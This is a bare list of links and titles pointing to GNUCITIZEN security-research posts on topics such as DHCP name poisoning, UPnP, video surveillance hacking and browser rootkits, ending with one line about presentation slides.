http://www.gnucitizen.org/blog/r00ting-public-wifi-networks-dhcp-name-poisoning-attacks/

DHCP/mDNS Injection Issues | GNUCITIZEN
http://www.gnucitizen.org/blog/dhcpmdns-injection-issues/

Hacking Video Surveillance Networks | GNUCITIZEN
http://www.gnucitizen.org/blog/hacking-video-surveillance-networks/

UPnP: The Saga Continues | GNUCITIZEN
http://www.gnucitizen.org/blog/upnp-the-saga-continues/

J@§¤ñ's Stack Trace
http://jasonmacpherson.com/

Jason Macpherson responds: | R00Ting Public WiFi Networks: DHCP Name Poisoning Attacks
http://www.gnucitizen.org/blog/r00ting-public-wifi-networks-dhcp-name-poisoning-attacks/#comment-105287

Browser Rootkits | GNUCITIZEN
http://www.gnucitizen.org/blog/browser-rootkits/

Carnaval | GNUCITIZEN
http://www.gnucitizen.org/projects/carnaval

Introducing Carnaval | GNUCITIZEN
http://www.gnucitizen.org/blog/introducing-carnaval

Greasecarnaval | GNUCITIZEN
http://www.gnucitizen.org/projects/greasecarnaval/

ZombieMap | GNUCITIZEN
http://www.gnucitizen.org/projects/zombiemap

The slides, which will present this paper, will contain further insights on the here discussed vulnerabilities.